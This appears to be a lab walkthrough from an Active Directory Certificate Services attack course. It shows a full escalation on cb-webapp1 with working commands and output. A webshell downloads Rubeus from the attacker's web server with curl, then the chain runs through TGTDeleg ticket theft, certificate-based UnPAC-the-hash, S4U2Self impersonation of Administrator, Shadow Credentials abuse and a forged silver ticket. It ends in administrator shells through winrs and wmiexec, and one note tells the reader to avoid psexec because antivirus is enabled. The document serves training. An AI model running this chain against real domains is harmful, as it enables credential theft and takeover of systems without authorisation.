
Begin by figuring out where files are uploaded on the webapp. Enumerating recursively for our uploaded **cmd.aspx** webshell using the **where** Microsoft signed binary, we find that files are uploaded to: **C:\certbulkadmindata\certbulkadmindata\Files**.

```
/c where /r C:\ cmd.aspx
```




*NOTE: Notice that there is an uploaded certificate named **protecteduser.pfx** while enumerating the webshell file upload folder: **C:\certbulkadmindata\certbulkadmindata\Files**. We will exfiltrate and use this in later objectives.*

```
/c dir C:\certbulkadmindata\certbulkadmindata\Files
```



Now that we know our webshell **cmd.aspx** was stored at: **C:\certbulkadmindata\certbulkadmindata\Files**, we can upload Rubeus here (**C:\ADCS\Tools\ObfuscatedTools\Rubeus.exe**) using the webshell for command execution (Virtual Accounts have limited write privileges).

To do so begin by setting up a webserver to remotely serve **Rubeus** using HFS OR a python3 webserver on WSL.




OR

```
(impacket_venv) root@cb-wsx:/opt/Tools/impacket# exit

wsluser@cb-wsx:/opt/Tools/impacket$ cd /mnt/c/adcs/Tools/ObfuscatedTools/

wsluser@cb-wsx:/mnt/c/adcs/Tools/ObfuscatedTools$ sudo python3 -m http.server
80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Download Rubeus onto **cb-webapp1** using **curl.exe** in the webshell:

```
/c curl --output C:\certbulkadmindata\certbulkadmindata\Files\Rubeus.exe --url
http://172.16.100.x/Rubeus.exe
```



Now using our current Virtual Account privileges, we can abuse CertPotato to use the **TGTDeleg trick** to obtain a usable ticket for the **cb-webapp1$** machine account as follows:

```
/c C:\certbulkadmindata\certbulkadmindata\Files\Rubeus.exe tgtdeleg /nowrap
```



Copy the base64 encoded ticket from the webshell, and Pass-the-Ticket on **cb-wsx** in the Windows Terminal to gain **cb-webapp1$** privileges.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe ptt
/ticket:doIFmjCCBZagAwIBBaEDAgEWoo[....snip....]

[....snip....]

[*] Action: Import Ticket
[+] Ticket successfully imported!


C:\ADCS\Tools> klist
Current LogonId is 0:0x3f8fd
Cached Tickets: (1)
#0>     Client: CB-WEBAPP1$ @ CERTBULK.CB.CORP
        Server: krbtgt/CERTBULK.CB.CORP @ CERTBULK.CB.CORP
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable
pre_authent name_canonicalize
        Start Time: 5/31/2023 4:45:15 (local)
        End Time:   5/31/2023 4:45:15 (local)
        Renew Time: 6/7/2023 4:45:15 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

[.....snip....]
```

We can now perform an UnPAC-the-hash (retrieve NTLM hash for persistence) or directly abuse the S4U2Self attack to gain admin access to **cb-webapp1$**.

To perform an UnPAC-the-hash attack, we need a certificate. To get a certificate we can use our imported **cb-weabpp1$** TGT with Certify to request a certificate from the default **Machine template** (or any other template with **Client Authentication EKU + Enrollment rights**).

To do this first enumerate enabled Certificate Templates using the Certify **find** module.

```
C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe find

[....snip....]

[*] Available Certificates Templates :

    CA Name                               : cb-ca.cb.corp\CB-CA
    Template Name                         : Machine
    Schema Version                        : 1
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : SUBJECT_ALT_REQUIRE_DNS,
SUBJECT_REQUIRE_DNS_AS_CN
    mspki-enrollment-flag                 : AUTO_ENROLLMENT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Server
Authentication
    mspki-certificate-application-policy  : <null>
    Permissions
      Enrollment Permissions
        Enrollment Rights           : CB\Domain Admins              S-1-5-21-
2928296033-1822922359-262865665-512
                                      CB\Domain Computers           S-1-5-21-
2928296033-1822922359-262865665-515
                                      CB\Enterprise Admins          S-1-5-21-
2928296033-1822922359-262865665-519
                                      CERTBULK\Domain Computers     S-1-5-21-
3604858216-2548435023-1717832235-515
                                      INTERNALCB\Domain Computers   S-1-5-21-
2177854049-4204292666-1463338204-515
      Object Control Permissions
        Owner                       : CB\Enterprise Admins          S-1-5-21-
2928296033-1822922359-262865665-519
        WriteOwner Principals       : CB\Domain Admins              S-1-5-21-
2928296033-1822922359-262865665-512

[....snip....]
```

Then use the **request** module to request a certificate from the chosen Certificate Template.

*NOTE: Templates like **User / Machine / Domain Controller** etc. are templates enabled by default on all CA's and cannot be disabled, however they can be altered and are useful for specific purposes. For example, by default Domain Computers can **enroll** into the **Machine template** and Domain Users into the **Users** template.*

```
C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe request /ca:cb-ca.cb.corp\CB-CA
/user:cb-webapp1$ /domain:certbulk.cb.corp /template:Machine

[....snip....]
```

```
[*] Action: Request a Certificates

[*] Current user context    : CERTBULK\studentx
[*] No subject name specified, using current context as subject.

[*] Template                : Machine
[*] Subject                 : CN=studentx, CN=Users, DC=certbulk, DC=cb,
DC=corp

[*] Certificate Authority   : cb-ca.cb.corp\CB-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 10

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAwsuvt[......snip.....]
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:07.7072353
```

Copy the whole certificate and private key and save it as **C:\ADCS\Certs\cb-webapp1.pem**. Next use openssl to convert it into a .pfx format. Enter a password of choice while exporting the certificate (**Passw0rd!**).

```
C:\ADCS\Tools> notepad C:\ADCS\Certs\cb-webapp1.pem

C:\ADCS\Tools> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -in C:\ADCS\Certs\cb-
webapp1.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -
export -out C:\ADCS\Certs\cb-webapp1.pfx
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
```

We can now use this certificate to perform an UnPAC-the-hash attack using Rubeus to recover the NTLM hash of **cb-webapp1$** as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /getcredentials /user:cb-
webapp1$ /certificate:C:\ADCS\Certs\cb-webapp1.pfx /password:Passw0rd!
/domain:certbulk.cb.corp /dc:cb-dc.certbulk.cb.corp /show

[......snip....]
[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=cb-
webapp1.certbulk.cb.corp
[*] Building AS-REQ (w/ PKINIT preauth) for: 'certbulk.cb.corp\cb-webapp1$'
[*] Using domain controller: 172.16.67.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGUDCCBkygAwIBBaE[......snip....]
```

```
  ServiceName               :  krbtgt/certbulk.cb.corp
  ServiceRealm              :  CERTBULK.CB.CORP
  UserName                  :  cb-webapp1$
  UserRealm                 :  CERTBULK.CB.CORP
  StartTime                 :  5/1/2023 7:26:19 AM
  EndTime                   :  5/1/2023 5:26:19 PM
  RenewTill                 :  5/8/2023 7:26:19 AM
  Flags                     :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                   :  rc4_hmac
  Base64(key)               :  L1eFZuEc2La4pWSy5N0R/g==
  ASREP (key)               :  2C6F4CF193F46C90C775D071D59DD7FB

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 682B9B2778B48A26AE62E91B1B6AA0DD
```

NOTE: Machine Account Hashes may be different in your lab instance.

As we know it is not possible to Pass-the-hash for machine accounts to gain interactive access. We can now perform the S4U2Self attack using the above compromised hash (or certificate or ticket) impersonating the **certbulk\administrator** Domain Administrator for a Silver Ticket to the **CIFS** Service on **cb-webapp1** as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe s4u /self
/impersonateuser:Administrator /altservice:cifs/cb-webapp1.certbulk.cb.corp
/dc:cb-dc.certbulk.cb.corp /user:cb-webapp1$
/rc4:682B9B2778B48A26AE62E91B1B6AA0DD /ptt

[.....snip....]

[*] Action: S4U

[*] Using rc4_hmac hash: 682B9B2778B48A26AE62E91B1B6AA0DD
[*] Building AS-REQ (w/ preauth) for: 'certbulk.cb.corp\cb-webapp1$'
[*] Using domain controller: 172.16.67.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
      doIFsDCCBaygAwIBE[.....snip....]
[*] Action: S4U
[*] Building S4U2self request for: 'cb-webapp1$@CERTBULK.CB.CORP'
[*] Using domain controller: cb-dc.certbulk.cb.corp (172.16.67.1)
[*] Sending S4U2self request to 172.16.67.1:88
[+] S4U2self success!
[*] Substituting alternative service name 'cifs/cb-webapp1.certbulk.cb.corp'
[*] Got a TGS for 'Administrator' to 'cifs@CERTBULK.CB.CORP'
[*] base64(ticket.kirbi):

      doIGLzCCBiugAwIBB[.....snip....]
```

```
[+] Ticket successfully imported!
```

We can now access CIFS on the target.

```
C:\ADCS\Tools> dir \\cb-webapp1.certbulk.cb.corp\c$

 Volume in drive \\cb-webapp1.certbulk.cb.corp\c$ has no label.
 Volume Serial Number is 76D3-EB93

 Directory of \\cb-webapp1.certbulk.cb.corp\c$

04/18/2023  10:22 AM    <DIR>          certbulkadmindata
02/06/2023  10:34 PM    <DIR>          inetpub
02/06/2023  10:48 PM    <DIR>          Microsoft
05/08/2021  01:15 AM    <DIR>          PerfLogs
02/03/2023  06:22 AM    <DIR>          Program Files
02/03/2023  06:22 AM    <DIR>          Program Files (x86)
04/18/2023  10:16 AM    <DIR>          Users
03/30/2023  12:51 AM    <DIR>          Windows
               0 File(s)              0 bytes
               8 Dir(s)   5,680,922,624 bytes free
```

To gain winrs shell access we need to request a **HTTP** Service ticket as showcased below:

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe s4u /self
/impersonateuser:Administrator /altservice:http/cb-webapp1.certbulk.cb.corp
/dc:cb-dc.certbulk.cb.corp /user:cb-webapp1$
/rc4:682B9B2778B48A26AE62E91B1B6AA0DD /ptt


C:\ADCS\Tools> winrs -r:cb-webapp1.certbulk.cb.corp cmd.exe

Microsoft Windows [Version 10.0.20348.1668]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator.CERTBULK> whoami
certbulk\administrator

C:\Users\Administrator.CERTBULK> net localgroup administrators

Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members

-------------------------------------------------------------------------------
--
Administrator
CERTBULK\Domain Admins
CERTBULK\studentadmin
The command completed successfully.

C:\Users\Administrator.CERTBULK> exit
```

Validating privileges, we now have **certbulk\Administrator** privileges. Enumerating local administrators on **cb-webapp1** we find that **certbulk\studentadmin** is a local administrator.

Enumeration using Linux

AD CS Base Enumeration using Certipy

On Ubuntu WSL we can perform the same CA enumeration as showcased in the Windows section of this objective to enumerate the Root CA of the current domain using Certipy's **cas** parameter as follows:

```
wsluser@cb-wsx:~$ cd /opt/Tools/Certipy
wsluser@cb-wsx:/opt/Tools/Certipy$ source certipy_venv/bin/activate

(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy find -u studentx -p
PasswordForstudentx -dc-ip 172.16.67.1 -stdout

[.....snip.....]

Certificate Authorities
  0
    CA Name                             : CB-CA
    DNS Name                            : cb-ca.cb.corp
    Certificate Subject                 : CN=CB-CA, DC=cb, DC=corp
    Certificate Serial Number           : 51F5AA83C01B57B34635410A3738E79D
    Certificate Validity Start          : 2023-01-11 12:46:01+00:00
    Certificate Validity End            : 2028-01-11 12:56:01+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : CERTBULK.CB.CORP\Administrators
      Access Rights
        Enroll                          : CERTBULK.CB.CORP\Authenticated
Users
                                          S-1-5-21-2177854049-4204292666-
1463338204-1104

[.....snip.....]
```

Abuse using Linux

Privilege Escalate with CertPotato using Certipy

We can use Certipy on Linux for all the attack steps showcased after abusing CertPotato to get a TGT in our webshell.

For domain authentication, we can use an imported .ccache TGT using the **-k** option.

Previously on the webshell we used Rubeus to perform the **TGTDeleg trick** to get a usable ticket for **cb-webapp1$**, copy that base64 encoded ticket from the Rubeus output on the webshell and save it as **/mnt/c/certs/cb-webapp1_potato.kirbi.b64**. Later base64 decode it in the WSL Ubuntu shell as follows:

```
wsluser@cb-wsx:/opt/Tools/impacket$ nano /mnt/c/ADCS/Certs/cb-
webapp1_potato.kirbi.b64

wsluser@cb-wsx:/opt/Tools/impacket$ base64 -d /mnt/c/ADCS/Certs/cb-
webapp1_potato.kirbi.b64 > /mnt/c/ADCS/Certs/cb-webapp1_potato.kirbi
```

Next, convert the .kirbi ticket to a .ccache file using impacket's ticketConverter.py as follows:

```
wsluser@cb-wsx:/opt/Tools/impacket$ source impacket_venv/bin/activate

(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$
/opt/Tools/impacket/examples/ticketConverter.py /mnt/c/ADCS/Certs/cb-
webapp1_potato.kirbi /mnt/c/ADCS/Certs/cb-webapp1_potato.ccache
Impacket v0.10.1.dev1+20230207.122134.c812d6c7 - Copyright 2022 Fortra

[*] converting kirbi to ccache...
[+] done
```

Once the Ticket is now in a Linux compatible format (.ccache), import it using the **export** command as follows:

```
(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$ export
KRB5CCNAME=/mnt/c/ADCS/Certs/cb-webapp1_potato.ccache


(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$ klist
Ticket cache: FILE:/mnt/c/ADCS/Certs/cb-webapp1_potato.ccache
Default principal: CB-WEBAPP1$@CERTBULK.CB.CORP

Valid starting     Expires            Service principal
05/31/23 07:45:15  05/31/23 17:45:15
krbtgt/CERTBULK.CB.CORP@CERTBULK.CB.CORP
        renew until 06/07/23 07:45:15
```

We can now abuse Shadow Credentials or perform an UnPAC-the-hash to retrieve the machine hash.

It is possible to abuse **Shadow Credentials** since machine accounts have **WriteProperty** privileges by default **over themselves** (Shadow Credentials will be showcased in more depth in Learning Objective - 3). We use the **-k** option in Certipy to specify Kerberos Authentication using the imported .ccache ticket.

```
(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$ cd /opt/Tools/Certipy

(impacket_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ source
certipy_venv/bin/activate

(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy shadow auto -k -no-
pass -dc-ip 172.16.67.1 -account 'cb-webapp1' -target cb-dc.certbulk.cb.corp
-debug
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[......snip.....]
```

```
[+] Key Credential: B:828:0002000020000155e0408f[...snip...]
[*] Adding Key Credential with device ID 'a41f3a65-84a8-eed0-e9c0-
efc57e11e3bb' to the Key Credentials for 'CB-WEBAPP1$'
[*] Successfully added Key Credential with device ID 'a41f3a65-84a8-eed0-
e9c0-efc57e11e3bb' to the Key Credentials for 'CB-WEBAPP1$'
[*] Authenticating as 'CB-WEBAPP1$' with the certificate
[*] Using principal: cb-webapp1$@certbulk.cb.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'cb-webapp1.ccache'
[*] Trying to retrieve NT hash for 'cb-webapp1$'
[*] Restoring the old Key Credentials for 'CB-WEBAPP1$'
[*] Successfully restored the old Key Credentials for 'CB-WEBAPP1$'
[*] NT hash for 'CB-WEBAPP1$': 682B9B2778B48A26AE62E91B1B6AA0DD
```

NOTE: Machine Account Hashes may be different in your lab instance.

To become SYSTEM with the machine account in Linux, we will forge a Silver ticket for the **CIFS** service using the compromised machine hash, this is similar to the S4U2Self attack to gain machine access.

To do this we need the domain SID, an arbitrary username (we chose **administrator**), the full domain name and NT hash of the machine account.

Obtain the Domain SID of **certbulk.cb.corp** using **rpcclient** as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ rpcclient -U '%'
certbulk.cb.corp -c 'lsaquery'
Domain Name: CERTBULK
Domain Sid: S-1-5-21-3604858216-2548435023-1717832235
```

We can now create our silver ticket using ticketer.py as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ cd /opt/Tools/impacket
(certipy_venv) wsluser@cb-wsx:/opt/Tools/impacket$ source
impacket_venv/bin/activate

(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$
/opt/Tools/impacket/examples/ticketer.py -nthash
682B9B2778B48A26AE62E91B1B6AA0DD -domain certbulk.cb.corp -domain-sid S-1-5-
21-3604858216-2548435023-1717832235 -spn cifs/cb-webapp1.certbulk.cb.corp
administrator
Impacket v0.10.1.dev1+20230207.122134.c812d6c7 - Copyright 2022 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for certbulk.cb.corp/administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in administrator.ccache
```

```
(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$ mv administrator.ccache
/mnt/c/ADCS/Certs/
```

Next, import our generated Kerberos ticket using the **export** command as follows:

```
(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$ export
KRB5CCNAME=/mnt/c/ADCS/Certs/administrator.ccache

(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$ klist
Ticket cache: FILE:/mnt/c/ADCS/Certs/administrator.ccache
Default principal: administrator@CERTBULK.CB.CORP

Valid starting     Expires            Service principal
05/31/23 08:36:43  05/28/33 08:36:43  cifs/cb-
webapp1.certbulk.cb.corp@CERTBULK.CB.CORP
        renew until 05/28/33 08:36:43
```

We can now use this imported CIFS TGT with the **-k** and **-no-pass** parameters to authenticate to the service as **administrator** to gain command execution using **wmiexec.py** as follows:

*NOTE: Avoid **psexec.py** as AV has been enabled on the target. Use alternate methods which are less fingerprinted like **atexec.py** and **wmiexec.py**.*

```
(impacket_venv) wsluser@cb-wsx:/opt/Tools/impacket$
/opt/Tools/impacket/examples/wmiexec.py -k -no-pass
certbulk.cb.corp/administrator@cb-webapp1.certbulk.cb.corp

Impacket v0.10.1.dev1+20230207.122134.c812d6c7 - Copyright 2022 Fortra
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands

C:\> whoami
certbulk.cb.corp\administrator

C:\> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain
Members
-------------------------------------------------------------------------------
--
Administrator
CERTBULK\Domain Admins
CERTBULK\studentadmin
The command completed successfully.

C:\> exit
```

Enumerating local administrators on **cb-webapp1** we find that **certbulk\studentadmin** is a local administrator. After objective completion remove Rubeus from the **cb-webapp1** webshell using:

```
/c del C:\certbulkadmindata\certbulkadmindata\Files\Rubeus.exe
```

